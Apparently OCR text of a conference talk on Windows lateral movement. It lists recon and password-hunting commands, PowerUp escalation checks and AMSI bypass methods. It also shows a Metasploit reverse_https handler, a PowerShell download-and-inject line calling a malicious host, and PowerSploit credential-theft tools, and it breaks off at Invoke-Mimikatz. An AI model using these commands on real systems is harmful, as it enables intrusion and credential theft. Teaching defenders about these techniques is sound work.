LATERAL MOVEMENT

How attackers quietly transverse your Networks

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ABOUT XAVIER

- Currently VP of Drawbridge Networks
- Hacking since the late 80s
- First half my career was implementing Security
- Second half career is security consulting, VARs, and Vendors
- Georgia Institute Of Technology: Computer Engineering with International Affairs minor
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


KILL CHAIN IS OUTDATED



KILL CHAIN, UPDATED



WHAT IS LATERAL MOVEMENT?




THREE TYPES OF RECON

- Passive Information Gathering
- Semi-passive Information Gathering
- Active Information Gathering


YOU'VE GOT REMOTE SHELL, NOW WHAT?

- systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
- hostname
- echo %username%
- net users
- net user <username>
- echo %userdomain%
- echo %userdnsdomain%
- nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.<domain>



- net start
- ipconfig /all
- route print
- arp -A
- netstat -ano
- netsh firewall show state
- netsh firewall show config
- schtasks /query /fo LIST /v
- tasklist /SVC
- DRIVERQUERY

FIND THE DOMAIN CONTROLLERS



SERVICE PRINCIPAL NAMES (SPNS)

- Find SPNs linked to a certain computer

  `setspn -L <ServerName>`

- Find SPNs linked to a certain user account

  `setspn -L <domain\user>`

- Powershell

  `Get-NetUser -SPN`


PRIVILEGE ESCALATION

- Look for missing patches, known exploits
- Look in automated install answer files for passwords
- Get saved passwords from Group Policy (metasploit or Get-GPPPaassword)
- Look for registry setting "AlwaysInstallElevated“
  - HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
  - HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
- Hail Mary
  - `dir /s *pass* == *cred* == *vnc* == *.config*`
  - `findstr /si password *.xml *.ini *.txt`
  - `reg query HKLM /f password /t REG_SZ /s`
  - `reg query HKCU /f password /t REG_SZ /s`

PRIVILEGE ESCALATION - ADVANCED

- Vulnerable Windows Services
- DLL hijacking using vulnerable folders in the PATH
- Replace executable with existing scheduled task.

PRIVILEGE ESCALATION – HACKING A SERVICE



OR JUST RUN POWERUP (INVOKE-ALLCHECKS)

- If you are an admin in a medium integrity process (exploitable with **bypassuac**)
- for any unquoted service path issues
- for any services with misconfigured ACLs (exploitable with **service_***)
- any improper permissions on service executables (exploitable with **service_exe_***)
- for any leftover unattend.xml files
- if the AlwaysInstallElevated registry key is set
- if any Autologon credentials are left in the registry
- for any encrypted web.config strings and application pool passwords
- for any %PATH% .DLL hijacking opportunities (exploitable with **write_dllhijacker**)

POWERSHELL


There are a number of reasons why attackers love PowerShell:

- Run code in memory without touching disk
- Download & execute code from another system
- Direct access to .NET & Win32 API
- Built-in remoting
- CMD.exe is commonly blocked, though not PowerShell
- Most organizations are not watching PowerShell activity
- Many endpoint security products don’t have visibility into PowerShell activity

POWERSHELL V5 SECURITY ENHANCEMENTS

- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced with AppLocker
- The Anti-Malware Scan Interface (AMSI)

- There are two primary methods of bypassing AMSI (at least for now):
  - Provide & use a custom amsi.dll and call that one from custom EXE.
  - Matt Graeber described how to use reflection to bypass AMSI



REMOTE ACCESS WITH NO HIT TO DISK

Create Shellcode from Metasploit

```
msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD
windows/meterpreter/reverse_https

msf exploit(handler) > set LHOST
<Your local host>

msf exploit(handler) > set LPORT 443

msf exploit(handler) > exploit
```

Powershell Shellcode Injection

```
IEX (New-Object
Net.WebClient).DownloadString("https:
//<Malicious URL>/Invoke-
Shellcode.ps1")

Invoke-ShellCode -Payload
windows/meterpreter/reverse_https -
Lhost <malicious IP> -Lport 443 -
Force
```

POWERSPLOIT

- Invoke-DllInjection.ps1
- Invoke-Shellcode.ps1
- Invoke-WmiCommand.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-TimedScreenshot.ps1
- Get-VaultCredential.ps1
- Invoke-CredentialInjection.ps1
- Invoke-Mimikatz.ps1
- Invoke-NinjaCopy.ps1
- Invoke-TokenManipulation.ps1
- Out-Minidump.ps1
- VolumeShadowCopyTools.ps1
- Invoke-ReflectivePEInjection.ps1

INVOKE-MIMIKATZ

```
PS C:\Users> Get-NetGroupMember "
```

